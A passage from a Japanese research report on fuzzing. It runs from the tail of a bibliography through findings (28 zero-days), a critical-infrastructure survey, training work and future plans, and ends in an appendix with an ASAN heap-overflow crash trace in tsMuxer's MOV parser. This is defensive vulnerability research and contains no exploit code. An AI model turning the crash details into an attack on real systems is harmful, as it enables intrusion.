- [202] M. Szydlowski, M. Egele, C. Kruegel and G. Vigna, "Challenges for Dynamic Analysis of iOS Applications," in *Open Problems in Network Security*, 2012.
- [203] P. Wang, Q. Bao, L. Wang, S. Wang, Z. Chen, T. Wei and D. Wu, "Software protection on the go: a large-scale empirical study on mobile app obfuscation," in *Proceedings of the 40th International Conference on Software Engineering*, Gothenburg, Sweden, 2018.

- [204] G. Klees, A. Ruef, B. Cooper, S. Wei and M. Hicks, "Evaluating Fuzz Testing," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, Toronto, Canada, 2018.
- [205] Y. Sugiyama, R. Matsuo and R. Shioya, "SurgeFuzz: Surge-Aware Directed Fuzzing for CPU Designs," in *2023 IEEE/ACM International Conference on Computer Aided Design (ICCAD)*, San Francisco, CA, USA, 2023.
- [206] M. Wang, Z. Wu, X. Xu, J. Liang, C. Zhou and H. Zhang, "Industry Practice of Coverage-Guided Enterprise-Level DBMS Fuzzing," in *2021 IEEE/ACM 43rd International Conference on Software Engineering: Software Engineering in Practice (ICSE-S EIP)*, Madrid, ES, 2021.
- [207] D. D. Chen, M. Egele, M. Woo and D. Brumley, "Towards Automated Dynamic Analysis for Linux-based Embedded Firmware," in *The Network and Distributed System Security Symposium (NDSS)*, 2016.
- [208] A. A. Clements, E. Gustafson, T. Scharnowski, P. Grosen, D. Fritz, C. Kruegel, G. Vigna, S. Bagchi and M. Payer, "HALucinator: Firmware Re-hosting Through Abstraction Layer Emulation," in *Proceedings of the 29th USENIX Security Symposium*, 2020.
- [209] A. Fasano, T. Ballo, M. Muench, T. Leek, A. Bulekov, B. Dolan-Gavitt, M. Egele, A. Francillon, L. Lu, N. Gregory, D. Balzarotti and W. Robertson, "SoK: Enabling Security Analyses of Embedded Systems via Rehosting," in *Proceedings of the 2021 ACM Asia Conference on Computer and Communications Security*, Virtual Event, Hong Kong, 2021.
- [210] B. Feng, A. Mera and L. Lu, "P2IM: Scalable and Hardware-independent Firmware Testing via Automatic Peripheral Interface Modeling," in *Proceedings of the 29th USENIX Security Symposium*, 2020.
- [211] M. Muench, J. Stijohann, F. Kargl, A. Francillon and D. Balzarotti, "What You Corrupt Is Not What You Crash: Challenges in Fuzzing Embedded Devices," in *The Network and Distributed System Security Symposium (NDSS)*, 2018.
- [212] A. Costin, J. Zaddach, A. Francillon and D. Balzarotti, "A Large-Scale Analysis of the Security of Embedded Firmwares," in *Proceedings of the 23rd USENIX Security Symposium*, San Diego, CA, 2014.
- [213] J. Obermaier and S. Tatschner, "Shedding too much Light on a Microcontroller's Firmware Protection," in *USENIX Workshop on Offensive Technologies (WOOT 17)*, 2017.
- [214] J. W. Oh, "Reverse Engineering Flash Memory for Fun and Benefit," Black Hat USA 2014, 2014. [Online]. Available: <https://www.blackhat.com/docs/us-14/materials/us-14-Oh-Reverse-Engineering-Flash-Memory-For-Fun-And-Benefit-WP.pdf>. [Accessed 13 May 2025].
- [215] S. Vasile, D. Oswald and T. Chothia, "Breaking All the Things—A Systematic Survey of Firmware Extraction Techniques for IoT Devices," in *International Conference on Smart Card Research and Advanced Applications*, 2018.
- [216] Y. Wu, J. Wang, Y. Wang, S. Zhai, Z. Li, Y. He, K. Sun, Q. Li and N. Zhang, "Your Firmware Has Arrived: A Study of Firmware Update Vulnerabilities," in *Proceedings of the 33rd USENIX Security Symposium*, Philadelphia, PA, USA, 2024.
- [217] Y. Aafer, W. You, Y. Sun, Y. Shi and H. Yin, "Android SmartTVs Vulnerability Discovery via Log-Guided Fuzzing," in *Proceedings of the 30th USENIX Security Symposium*, 2021.

- [218] X. Feng, R. Sun, X. Zhu, M. Xue, S. Wen, D. Liu, S. Nepal and Y. Xiang, "Snipuz: Black-box Fuzzing of IoT Firmware via Message Snippet Inference," in *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, Virtual Event, Republic of Korea, 2021.
- [219] H. Liu, S. Gan, C. Zhang, Z. Gao, H. Zhang and X. Wang, "Labrador: Response Guided Directed Fuzzing for Black-box IoT Devices," in *2024 IEEE Symposium on Security and Privacy (SP)*, San Francisco, CA, USA, 2024.
- [220] N. Redini, A. Continella, D. Das, G. D. Pasquale, N. Spahn and A. Machiry, "Diane: Identifying Fuzzing Triggers in Apps to Generate Under-constrained Inputs for IoT Devices," in *2021 IEEE Symposium on Security and Privacy (SP)*, San Francisco, CA, USA, 2021.
- [221] A. V. Aho and M. J. Corasick, "Efficient string matching: an aid to bibliographic search," *Commun. ACM*, vol. 18, no. 6, pp. 333-340, 1975.
- [222] N. S. Agency, "Ghidra," 2025. [Online]. Available: <https://ghidra-sre.org/>. [Accessed 15 5 2025].
- [223] T. Scharnowski, N. Bars, M. Schloegel, E. Gustafson, M. Muench, G. Vigna, C. Kruegel, T. Holz and A. Abbasi, "Fuzzware: Using Precise MMIO Modeling for Effective Firmware Fuzzing," in *Proceedings of the 31st USENIX Security Symposium*, Boston, MA, USA, 2022.
- [224] W. Zhou, L. Guan, P. Liu and Y. Zhang, "Automatic Firmware Emulation through Invalidity-guided Knowledge Inference," in *Proceedings of the 30th USENIX Security Symposium*, 2021.
- [225] Q. Zhang, X. Bai, X. Li, H. Duan, Q. Li and Z. Li, "ResolverFuzz: Automated Discovery of DNS Resolver Vulnerabilities with Query-Response Fuzzing," in *Proceedings of the 33rd USENIX Security Symposium*, Philadelphia, PA, USA, 2024.
- [226] Cisco Systems, Inc., "Multiple Product Vulnerabilities Found by PROTOS SIP Test Suite," 21 12 2003. [Online]. Available: <https://www.cisco.com/c/en/us/support/docs/csa/cisco-sa-20030221-protos.html>. [Accessed 25 4 2025].
- [227] Y.-S. Liu, "Fuzz Testing in Go: Discovering Vulnerabilities and Analyzing a Real Case (CVE-2022-43677)," 9 8 2023. [Online]. Available: <https://free5gc.org/blog/20230809/main/>. [Accessed 25 4 2025].
- [228] D. Maier, L. Seidel and S. Park, "BaseSAFE: baseband sanitized fuzzing through emulation," in *Proc. 13th ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec '20)*, Linz, Austria – Virtual Event, 2020.
- [229] D. Goos and M. Muench, "Overcoming State: Finding Baseband Vulnerabilities by Fuzzing Layer-2," Black Hat USA 2024 Briefings, 2024. [Online]. Available: <https://i.blackhat.com/BH-US-24/Presentations/REVISED-US24-Goos-Overcoming-State-Finding-Baseband-Vulnerabilities-Thursday.pdf>.
- [230] SECFORCE, "Fixer – Fix Protocol Fuzzing Tool," 27 6 2017. [Online]. Available: <https://www.secforce.com/blog/fixer-fix-protocol-fuzzing-tool/>. [Accessed 25 4 2025].
- [231] "PX4-Autopilot," 12 2 2025. [Online]. Available: <https://github.com/PX4/PX4-Autopilot>. [Accessed 25 4 2025].
- [232] "BACnet CVE-2019-12480," 20 8 2019. [Online]. Available: <https://1modm.github.io/CVE-2019-12480.html>. [Accessed 25 4 2025].

- [233] CISA Central, "DNP3 Implementation Vulnerability (Update B) – ICSA-13-291-01B," 6 9 2018. [Online]. Available: <https://www.cisa.gov/news-events/ics-advisories/icsa-13-291-01b>. [Accessed 25 4 2025].
- [234] FORTRA, "Dynamic Testing (Fuzzing) on the IEC 61850 GOOSE using beSTORM," [Online]. Available: <https://www.fortra.com/products/black-box-fuzzing/protocols/dynamic-fuzzing-testing-iec-61850-goose>. [Accessed 25 4 2025].
- [235] FORTRA, "beSTORM Datasheet," 4 2024. [Online]. Available: <https://static.fortra.com/beyond-security/pdf/datasheets/be-bestorm-ds.pdf>. [Accessed 25 4 2025].
- [236] F. Pisani, "Fuzzing of Industrial Control Systems," Bachelor's thesis, Dept. of Computer Science, University of Pisa, supervised by Baiardi, F., Deri, L., and Scheu, M., 2023.
- [237] V. Mens, "Team82 Releases Homegrown OPC UA Network Fuzzer Based on boofuzz," 30 3 2023. [Online]. Available: <https://claroty.com/team82/research/team82-release-s-homegrown-opc-ua-network-fuzzer-based-on-boofuzz>. [Accessed 25 4 2025].
- [238] "ECHONETTester," 22 8 2021. [Online]. Available: <https://github.com/tttfrfr2/ECHONETTester>. [Accessed 25 4 2025].
- [239] "HL7-Fuzzer," 13 1 2021. [Online]. Available: <https://github.com/IOActive/HL7-Fuzzer>. [Accessed 25 4 2025].
- [240] K. Inns, "HL7Magic: Medical Data Hacking Made Easy," DEF CON 31 Briefings, Las Vegas, NV, USA, 2023. [Online]. Available: <https://media.defcon.org/DEF%20CON%2031/DEF%20CON%2031%20presentations/Katie%20Inns%20-%20HL7Magic%20Medical%20Data%20Hacking%20Made%20Easy.pdf>. [Accessed 25 4 2025].
- [241] A. Bolshev and G. Cherbov, "DTM Components: Shadow Keys to the ICS Kingdom," Black Hat Europe 2014 Briefings, Amsterdam, Netherlands, 16 10 2014. [Online]. Available: <https://www.blackhat.com/docs/eu-14/materials/eu-14-Bolshev-DTM-Components-Shadow-Keys-To-The-ICS-Kingdom.pdf>.

4. 委託業務全体の成果

4. 1 計画時に想定していなかった成果（副次的成果）や、目標を超える成果

4. 1. 1 研究計画書の軌道修正による新成果の発見

本研究では、当初の計画に含まれていなかった複数の課題を、研究進行中に動的に発見し、それに応じて計画内容を修正・拡張することで、2章で示した応用可能性の高い成果を得るに至った。

一例として、ファジングによって得られる多数のクラッシュのうち、実際に攻撃可能な脆弱性に結びつく事例は限られるという認識に基づき、クラッシュ原因・脅威度解析を新たに研究課題として設定した。これは、より実務的な脆弱性対応支援を視野に入れたものである。この研究課題を解く過程で、最終目標の水準を上回るクラッシュ脅威度分析手法が得られた。

また、ソースコードの非公開や内部構造の不可視性といった制約を持つ IoT 機器に対し、ブラックボックス環境でのカバレッジ推定手法の研究を新たに要素課題に加えた。これにより提案された「Shepherd」は、観測可能なレスポンスとファームウェアの静的解析結果を統合することで、非侵襲的かつ高精度なファジング支援が可能であることを示した。

4. 1. 2 複数のゼロデイ脆弱性の発見

本研究では、提案アルゴリズム群およびその統合実行基盤を通じて、実世界の多様なソフトウェアに対しファジングを適用し、合計 28 件の新規脆弱性を発見することに成功した。これは、単なる学術的貢献にとどまらず、実用的な脆弱性検出基盤としての成立性を実証する成果である。

「SLOPT」単体の検証においても、Google の OSS-Fuzz プロジェクトが長期間にわたりファジングしていた 3 件のソフトウェアに対し、既存手法では発見できなかったゼロデイ脆弱性を 3 件発見した。SLOPT の発展型として提案した「rezzuf」では、1 週間の試行期間で 23 件のゼロデイ脆弱性を発見し、そのうち 17 件が CVE としてアサインされ、5 件はクリティカル（深刻度高）と評価された。

さらに、ブラックボックスファジング技術「Shepherd」の研究過程では、無線 LAN 中継器を対象とした解析から 2 件のゼロデイ脆弱性を新たに発見し、1 件に CVE がアサインされた。

これらは実環境での使用が想定される汎用ソフトウェアに対して発見されたものであり、本研究の提案手法の高い汎用性と有効性を示している。

4. 1. 3 重要インフラへのファジングの適用可能性の体系化

本研究では、ファジングの社会実装に向け、内閣サイバーセキュリティセンター（NISC）が定める重要インフラ 15 分野を対象に、主要ソフトウェアやプロトコルへの適用可能性を検討した。

3. 8 節の調査の結果、情報通信・電力・ガス・水道など、プロトコル仕様や OSS 実装が豊富な分野では、ファジングの継続的適用が比較的容易であることが明らかとなった。OSS-Fuzz 等の継続的検証基盤もこの傾向を後押ししている。一方、鉄道・航空・クレジットといった閉鎖性の高い分野では、実機への適用は困難であり、ベンダー内部での限定的な試験にとどまる。

空港、物流、医療、港湾などの分野では、IT と OT が混在しており、技術的には適用可能であっても、テスト環境の整備や運用上の制約が導入の壁となる。これらの分野では、仮想化やエミュレータを活用した安全な検証基盤の構築が前提となる。

また、本研究では、3. 8. 1 8 項の通り、上水道施設に設置された PLC を対象としたファジング検証を通じて、EDSA 認証で求められる要件との接続可能性を実証した。これは、ファジングを単なる研究手法にとどめず、産業向けセキュリティ評価制度に接続する第一歩として位置づけられる。

我々の知る限り、本研究で実施した調査は、重要インフラ 15 分野すべてを対象とし、それぞれにおけるファジングの技術的適用可能性と社会的・制度的制約を横断的に整理した初の

体系的試みである。これにより、従来は断片的に語られることの多かったファジング適用の可否について、分野ごとの特性を踏まえた、構造的な全体像に基づく意思決定が可能となった。

4. 2 研究課題の発展性（間接的成果を含む）

本研究では、ファジングに関する既存課題を再定式化し、技術的・運用的観点から段階的に解決を試みた。2章で述べた通り、複数のアルゴリズムを統合可能な実行基盤と構成記述言語を開発し、個別に扱われていた手法群の体系的な運用が可能となった。また、クラッシュの脅威度を評価する指標を導出し、人手による分析と同程度の精度でゼロデイ脆弱性の深刻度を定量的に推定できるようになった。

強化学習の適用に関しては、変異操作の最適適用戦略を探索するマイクロ最適化と、アルゴリズム選択そのものを学習するマクロ最適化の両面から検証を行い、「ファジングと強化学習の融合」という従来の未解決課題に対して実用的な解法を提示した。特にSLOPTアルゴリズムは、既存のOSS-Fuzzが長期間検証していた対象においても新規脆弱性を発見し、その有効性を実証した。

ハードウェア依存の高速化に関しては、ARMおよびRISC-Vの両環境に対して、プロセッサトレース機能の性能と制約を精緻に分析し、現行CPU設計上の限界を明示するに至った。これにより、今後の実装戦略においてCPU支援型ファジングの現実的適用範囲と、代替手法の必要性が明確化された。

これを受けて進められたのが、ブラックボックスファジングの高度化である。Shepherdによって提案されたカバレッジ推定手法は、静的解析結果とランタイム応答の突合から擬似的に実行経路を可視化するというアプローチであり、ソース非公開・機器非侵襲という制約下においても効率的なファジングが可能となった。この研究は、他の競争的研究費に基づく委託研究にも展開される見込みである。

加えて、3. 8節で示した通り、本研究は重要インフラ15分野に対するファジング適用可能性を横断的に整理した初の試みでもある。従来は個別事例の蓄積にとどまっていたファジング適用状況を、分野ごとの技術的特性・制度的制約・導入主体の構造まで含めて体系化したことで、社会実装に向けた技術戦略の構築可能性が向上した。

このように、本研究は、ファジング技術の高度化にとどまらず、検証制度や実運用上の安全性要件、導入主体の負担といった非技術的要素を含めて考慮し、ファジングを「社会的に運用可能な技術」として再定義するための基盤を整備した。こうした知見は、分野別の導入方針や評価指標の策定、さらには実装・制度・教育といった複数の層にわたる応用において、ファジングの持続的な定着と展開を支えるものとなる。

4. 3 研究成果の発表・発信に関する活動

本研究では、得られた知見を社会実装に繋げるため、技術的成果の蓄積にとどまらず、人材育成および普及啓発の観点からも多面的な取り組みを展開した。

ファジングに関する原理原則、および実務上で頻出する典型的課題に対処するための知見を体系的に整理し、ハンズオン形式のトレーニングプログラムとしてサービス化した。本プログラムは既に複数社から合計17名が受講しており、企業内のファジング人材育成に導入されつつある。

本トレーニングでは、既存研究により技術的に解決されている課題であっても、実務においては依然として障害となりうる要素について特に重点的に取り扱った。具体的には以下のような項目を挙げ、演習とともに実装上の対応方法を伝えている。

- マジックナンバー：対象ソフトウェアが期待する入力にマジックナンバーが含まれる場合に発生する計算爆発とその検出・自動挿入手法
- チェックサム：プロトコルやファイル形式が含む整合性検査項目によりファジングの効果が無効化される問題への対応法
- 状態変数：プロトコルや状態機械に依存する入力遷移の設計上の罠と、それを回避した意味的ファジングの構築手法

本トレーニングの受講者の中には国内のファジング研究者が含まれており、本研究の教育的波及効果が他の研究グループにまで及んでいることを意味する。

これに加え、国内最大級のハッキングコンテスト「SECCON 13」においては、CTF (Capture The Flag) 競技、実演デモンストレーション、ならびにファジングトレーニングを統合した総合ワークショップを実施し、合計34名の技術者・学生・研究者などが受講した。本ワークショップは、SECCONのワークショップにおける最優秀賞（オールラウンドプレイヤー賞）を獲得するなど、ファジング技術に対する理解と関心の深化に繋がった。

これらを通じて、研究成果が単に論文化されるだけでなく、知識として再利用可能な形で次世代の研究者・技術者へと継承される体制の構築が進められた。すなわち、個別成果が点として完結するのではなく、実務応用と人材育成を通じて線的・面的に展開される構造が確立されつつある。

5. プロジェクトの総合的推進

5. 1 研究実施体制とマネジメント

本研究では、継続的な進捗把握と柔軟な課題修正を可能とする体制構築に注力し、成果創出を支える運営体制の確立を図った。

研究会議は原則として週次で実施し、進捗報告や課題抽出、次のアクション設計を通じて、メンバー間での認識統一を行った。研究初期には HackMD および Trello によるドキュメント・タスク管理を採用していたが、プロジェクトの複雑化に伴い、情報の集約と可視性向上を目的として Notion へと移行した。

また、リモートワーク環境下でも同期的な協働を実現するため、オンラインオフィスツール（Gather）およびビデオ会議ツール（Google Meet）を活用した。これにより、分散拠点間でも即時に意見交換が可能となり、意思決定の遅延が最小化された。

経費関連業務については、Slack 上のワークフロー整備により、申請・承認・管理プロセスを簡素化し、研究者の間接業務を削減した。これにより、本来業務である研究活動により多くの時間と労力を振り向けることが可能となった。

さらに、研究の進展状況や技術課題に応じて、プロジェクトメンバーの構成を機動的に再編するようにした。ならびに、必要に応じて集中作業のための合宿も実施した。これにより、研究タスクにおいて一貫した対応が可能となった。

また、情報通信研究機構、産業技術総合研究所、筑波大学、民間セキュリティ企業等の研究者・技術者との意見交換も行った。彼らの意見を研究活動に取り込むことで、方針の妥当性を高めることができたと考える。

これらの取り組みによって、研究の停滞や遅れを早期に検知し、必要に応じて計画そのものを見直す判断がしやすくなった。この柔軟性が、最終的な成果の質とスピードの両立に寄与したと考える。

5. 2 経費の効率的執行

本研究では、必要な機材やリソースを適切に投入しつつ、外部環境の変化にも柔軟に対応しながら、効率的に経費を執行した。

具体的には、研究用設備の中核としてパーソナルスーパーコンピュータ DGX A100 を導入し、強化学習や長期間のファジングなどの計算集約型作業の効率化を実現した。さらに、VPN 技術を用いてオフィスとデータセンター間に専用ネットワークを構築し、解析結果の即時同期や大容量データ転送を可能とした。

COVID-19 の影響や半導体の供給難の影響で、一部の機材購入は見送らざるをえなかったが、計算リソース全体としては当初計画を満たす構成を確保することができており、研究の遂行に支障はなかった。

また、間接経費の活用により、進捗管理ツールや検証用機材、学生の研究補助員の動員が実現され、開発サイクルの短縮と検証工数の削減に寄与した。これらの支援によって、開発と検証のサイクルを加速させることができ、全体として研究をスムーズに進める大きな助けとなった。さらに、学生の研究補助員の動員においては、情報系学生を中心とするファジング初学者 10 名以上をパートタイムとして雇用・育成し、本研究体制は若手セキュリティ技術者および研究者の育成基盤と実質的に同等なものとなった。

6. まとめ、今後の予定

ソフトウェアの脆弱性が社会基盤や国家安全保障を揺るがしかねない現代において、迅速かつ効率的に脆弱性を検知・修正する技術の確立は喫緊の課題である。特に、修正プログラムが存在しないまま攻撃者に悪用されるゼロデイ脆弱性の早期発見は、被害の拡大を防ぐ上で極めて重要である。本研究では、こうした社会的要請に応えるべく、ファジング技術の高度化と社会実装という二つの軸で研究開発に取り組み、技術面と社会実装面の両方で顕著な成果を上げた。

技術面では、従来個別に扱われてきた複数のファジングアルゴリズムを統合可能な実行基盤を構築した。この統合基盤の上に、ファジングの最適化戦略を導入し、さらにはハードウェア支援機構の限界と代替手法の開発を通じて、ファジング分野における複数の未解決課題を解決した。これらを通じて、従来よりも効率的で包括的な脆弱性検出が可能となった。

社会実装の面では、技術的成果を人材育成プログラムやワークショップに展開し、研究成果が持続的に活用される体制を構築した。また、重要インフラ 15 分野へのファジングの適用可能性を体系的に整理した調査は、ファジング技術の社会実装に向けた基盤を提供するものである。このように、本研究は単なる技術研究にとどまらず、ファジング技術の普及と定着にも貢献した。

今後は、以下の方向性でさらなる研究展開を進める予定である。

第一に、現在までの研究で蓄積されたさまざまな PUT の解析結果を踏まえ、ファジング阻害要因のより包括的な分析を進める。プログラム構造や実装パターンに起因する阻害要因を特定し、それらに対する効果的な対処法の開発を目指す。この取り組みにより、ファジングの適用範囲をさらに拡大し、従来困難とされていたソフトウェアに対しても効果的な検証が可能となることが期待される。

第二に、通常のソフトウェア環境における脆弱性原因解析技術は一定の成熟度に達したが、IoT 機器のような制約の厳しい環境においては、依然として多くの技術的課題が残されている。特に、ソースコードへのアクセスが困難な組み込み機器や、実行環境が限定される環境では、クラッシュ原因の特定や脅威度評価までを一貫して行える技術に研究の余地がある。本研究の知見をもとに、より多様な制約環境に対応可能な解析基盤の構築を進める。

これらの研究は、他の競争的研究費への応募や、産学連携プロジェクトとの連携を通じて推進する予定である。

また、以下の方向性で研究成果の社会実装に向けた取り組みを継続する。

第一に、ファジングトレーニングプログラムを継続的に提供し、国内のファジング人材の育成基盤を拡充する。

第二に、開発したファジング技術をバイナリ解析や IoT 機器診断サービスに統合し、実際のセキュリティ業務における活用を推進する。特に、本研究で開発したブラックボックスファジング技術や脅威度分析機能は、従来の手動診断では発見困難だった脆弱性の検出や、大量のクラッシュ情報からの効率的なトリージを可能とするため、診断の品質向上と効率化に寄与することが期待される。また、ファジング単体でのサービス提供により、より専門性の高いセキュリティ検証ニーズにも対応する。さらに、本研究で体系化した重要インフラ 15 分野へのファジングの適用可能性に関する知見は、各分野の特性に応じたセキュリティコンサルティングに転用可能である。

これらの社会実装活動により、本研究で開発された技術が実際のセキュリティ業務において広く活用され、我が国のサイバーセキュリティ能力の底上げに寄与することを目指す。

7. 研究発表、知的財産権等の状況

(1) 研究発表等の状況

種別	件数
雑誌論文	4件
学会発表	6件
展示	2件
図書	14件
プレス	1件
その他	26件

(2) 知的財産権等の状況

発 明 の 名 称	発明者	出 願 登 録 区 分	出願番号（出願日）	出願区分	出願国	登録番号（登録日）
ソフトウェア試験装置、及びプログラム	木村 廉（株式会社リチエルカセキュリティ）、 小 池 悠 生（株式会社リチエルカセキュリティ）、 黒米祐馬（株式会社リチエルカセキュリティ）	出願	PCT/JP2021/034177（2021年9月16日）	PCT	PCT加盟国	

(3) その他特記事項

該当なし

付録A

Summary: ASAN detected heap-buffer-overflow in MovDemuxer::mov_read_trun after a WRITE leading to SIGABRT (si_signo=6) / SI_TKILL (si_code=-6)

Command line: /out/tsmuxer-mov @@

Testcase: /eval/eval-lg/out-

mov/crashes/id:000108,sig:06,src:000414,op:more_havoc,rep:64

Crash bucket: 0de1fd7005121d965c0e15ee658aff71

Crashing thread backtrace:

```
#0 0x00007ffff79b99fc in __pthread_kill_implementation (/lib/x86_64-linux-gnu/libc.so.6)
    at ./nptl/pthread_kill.c:44
#1 0x00007ffff79b99fc in __pthread_kill_internal (/lib/x86_64-linux-gnu/libc.so.6)
    at ./nptl/pthread_kill.c:78
#2 0x00007ffff79b99fc in __GI___pthread_kill (/lib/x86_64-linux-gnu/libc.so.6)
    at ./nptl/pthread_kill.c:89
#3 0x00007ffff7965476 in __GI_raise (/lib/x86_64-linux-gnu/libc.so.6)
    at ../sysdeps/posix/raise.c:26
#4 0x00007ffff794b7f3 in __GI_abort (/lib/x86_64-linux-gnu/libc.so.6)
    at ./stdlib/abort.c:79
#5 0x0000555555715b27 in __sanitizer::Abort() (r-xp /out/tsmuxer-mov)
#6 0x0000555555713951 in __sanitizer::Die() (r-xp /out/tsmuxer-mov)
#7 0x00005555556f6777 in __asan::ScopedInErrorReport::~ScopedInErrorReport() (r-xp /out/tsmuxer-mov)
#8 0x00005555556f958c in __asan::ReportGenericError(unsigned long, unsigned long, unsigned long, unsigned long, bool, unsigned long, unsigned int, bool) (r-xp /out/tsmuxer-mov)
#9 0x00005555556fa4bb in __asan_report_store4 (r-xp /out/tsmuxer-mov)
#10 0x0000555555a070e0 in MovDemuxer::mov_read_trun (r-xp /out/tsmuxer-mov)
    1068: int MovDemuxer::mov_read_trun(this = (class
MovDemuxer *)0x61900000dc80, atom = (struct MovDemuxer::MOVAtom){type =
1853190772, offset = 6318, size = 96}) {
    ||||:
    ||||: /* Local reference: struct MOVStreamContext * const sc
= <optimized out>; */
    1099:      {
    1100:          sc->ctts_data.emplace_back();
    1101:          sc->ctts_data[sc->ctts_count].count = 1;
    ||||:
    ----: }
    at /src/tsMuxer/tsMuxer/movDemuxer.cpp:1101
#11 0x00005555559fcee7 in MovDemuxer::ParseTableEntry (r-xp /out/tsmuxer-mov)
    845: int MovDemuxer::ParseTableEntry(this = (class
MovDemuxer *)<optimized out>, atom = (struct MovDemuxer::MOVAtom){type =
```

```

1853190772, offset = 6318, size = 96}) {
    |||:
    |||: /* Local reference: struct MovDemuxer::MOVAtom atom
= {type = 1853190772, offset = 6318, size = 96}; */
    916:         return mov_read_trkn(atom);
    917:         case MKTAG('t', 'r', 'u', 'n'):
    918:         return mov_read_trun(atom);
    |||:
    ---: }
    at /src/tsMuxer/tsMuxer/movDemuxer.cpp:918

#12 0x00005555559fb759 in MovDemuxer::mov_read_default (r-xp    /out/tsmuxer-
mov)
    934: int MovDemuxer::mov_read_default(this = (class
MovDemuxer *)<optimized out>, atom = (struct MovDemuxer::MOVAtom){type =
1717662324, offset = 6278, size = 136}) {
    |||:
    |||: /* Local reference: const int64_t start_pos = 6318; */
    |||: /* Local reference: int err = 0; */
    |||: /* Local reference: struct MovDemuxer::MOVAtom a =
{type = <optimized out>, offset = 6, size = 96}; */
    971:
    972:         const int64_t start_pos = m_processedBytes;
    973:         err = ParseTableEntry(a);
    |||:
    ---: }
    at /src/tsMuxer/tsMuxer/movDemuxer.cpp:973

#13 0x00005555559fc84c in MovDemuxer::ParseTableEntry (r-xp    /out/tsmuxer-mov)
    845: int MovDemuxer::ParseTableEntry(this = (class
MovDemuxer *)<optimized out>, atom = (struct MovDemuxer::MOVAtom){type =
1717662324, offset = 6278, size = 136}) {
    |||:
    |||: /* Local reference: struct MovDemuxer::MOVAtom atom
= {type = 1717662324, offset = 6278, size = 136}; */
    863:         case MKTAG('t', 'r', 'a', 'f'):
    864:         case MKTAG('u', 'd', 't', 'a'):
    865:         return mov_read_default(atom);
    |||:
    ---: }
    at /src/tsMuxer/tsMuxer/movDemuxer.cpp:865

#14 0x00005555559fb759 in MovDemuxer::mov_read_default (r-xp    /out/tsmuxer-
mov)
    934: int MovDemuxer::mov_read_default(this = (class
MovDemuxer *)<optimized out>, atom = (struct MovDemuxer::MOVAtom){type =
1718579053, offset = 6254, size = 160}) {
    |||:
    |||: /* Local reference: const int64_t start_pos = 6278; */
    |||: /* Local reference: int err = 0; */

```

```

|||: /* Local reference: struct MovDemuxer::MOVAtom a =
{type = <optimized out>, offset = 6, size = 136}; */
971:
972:         const int64_t start_pos = m_processedBytes;
973:         err = ParseTableEntry(a);
|||:
---: }
at /src/tsMuxer/tsMuxer/movDemuxer.cpp:973

#15 0x000055555559fc84c in MovDemuxer::ParseTableEntry (r-xp  /out/tsmuxer-mov)
845: int MovDemuxer::ParseTableEntry(this = (class
MovDemuxer *)<optimized out>, atom = (struct MovDemuxer::MOVAtom){type =
1718579053, offset = 6254, size = 160}) {
|||:
|||: /* Local reference: struct MovDemuxer::MOVAtom atom
= {type = 1718579053, offset = 6254, size = 160}; */
863:         case MKTAG('t', 'r', 'a', 'f'):
864:         case MKTAG('u', 'd', 't', 'a'):
865:             return mov_read_default(atom);
|||:
---: }
at /src/tsMuxer/tsMuxer/movDemuxer.cpp:865

#16 0x000055555559fb759 in MovDemuxer::mov_read_default (r-xp  /out/tsmuxer-
mov)
934: int MovDemuxer::mov_read_default(this = (class
MovDemuxer *)<optimized out>, atom = (struct MovDemuxer::MOVAtom){type = 0,
offset = 0, size = 9223372036854775807}) {
|||:
|||: /* Local reference: const int64_t start_pos = 6254; */
|||: /* Local reference: int err = 0; */
|||: /* Local reference: struct MovDemuxer::MOVAtom a =
{type = <optimized out>, offset = 6, size = 160}; */
971:
972:         const int64_t start_pos = m_processedBytes;
973:         err = ParseTableEntry(a);
|||:
---: }
at /src/tsMuxer/tsMuxer/movDemuxer.cpp:973

#17 0x000055555559f67f7 in MovDemuxer::readHeaders (r-xp  /out/tsmuxer-mov)
689: void MovDemuxer::readHeaders(this = (class
MovDemuxer *)0x61900000dc80) {
|||:
|||: /* Local reference: struct MovDemuxer::MOVAtom atom
= {type = 0, offset = 0, size = 9223372036854775807}; */
693:         atom.size = LLONG_MAX;
694:         m_mdat_pos = 0;
695:         if (mov_read_default(atom) < 0)
|||:

```

```

---: }
at /src/tsMuxer/tsMuxer/movDemuxer.cpp:695

#18 0x00005555559f0458 in MovDemuxer::openFile (r-xp /out/tsmuxer-mov)
626: void MovDemuxer::openFile(this = (class MovDemuxer
*)0x61900000dc80, streamName = (const std::string &)/eval/eval-lg/out-
mov/crashes/id:000108,sig:06,src:000414,op:more_havoc,rep:64") {
|||:
654:     m_processedBytes = 0;
655:     m_isEOF = false;
656:     readHeaders();
|||:
---: }
at /src/tsMuxer/tsMuxer/movDemuxer.cpp:656

#19 0x000055555592b66a in main (r-xp /out/tsmuxer-mov)
28: int main(argc = (int)<optimized out>, argv = (char
**)<optimized out>) {
||:
||: /* Local reference: class AbstractDemuxer * demuxer =
0x61900000dc80; */
||: /* Local reference: std::string fileName = "/eval/eval-
lg/out-mov/crashes/id:000108,sig:06,src:000414,op:more_havoc,rep:64"; */
32:
33:     uint32_t fileBlockSize = demuxer->getFileBlockSize();
34:     demuxer->openFile(fileName);
||:
--: }
at /src/tsMuxer/tsMuxer/main.cpp:34

```

ASAN Report:

```

=====
==1850721==ERROR: AddressSanitizer: heap-buffer-overflow on address
0x615000001180 at pc 0x555555a070e0 bp 0x7fffffffd6f0 sp 0x7fffffffd6e8
WRITE of size 4 at 0x615000001180 thread T0
/usr/bin/addr2line: DWARF error: invalid or unhandled FORM value: 0x23
#0 0x555555a070df in MovDemuxer::mov_read_trun(MovDemuxer::MOVAtom) ???
#1 0x5555559fcee6 in
MovDemuxer::ParseTableEntry(MovDemuxer::MOVAtom) ???
#2 0x5555559fb758 in
MovDemuxer::mov_read_default(MovDemuxer::MOVAtom) ???
#3 0x5555559fc84b in
MovDemuxer::ParseTableEntry(MovDemuxer::MOVAtom) ???
#4 0x5555559fb758 in
MovDemuxer::mov_read_default(MovDemuxer::MOVAtom) ???
#5 0x5555559fc84b in
MovDemuxer::ParseTableEntry(MovDemuxer::MOVAtom) ???
#6 0x5555559fb758 in
MovDemuxer::mov_read_default(MovDemuxer::MOVAtom) ???
#7 0x5555559f67f6 in MovDemuxer::readHeaders() ???

```

```

#8 0x5555559f0457 in MovDemuxer::openFile(std::__cxx11::basic_string<char,
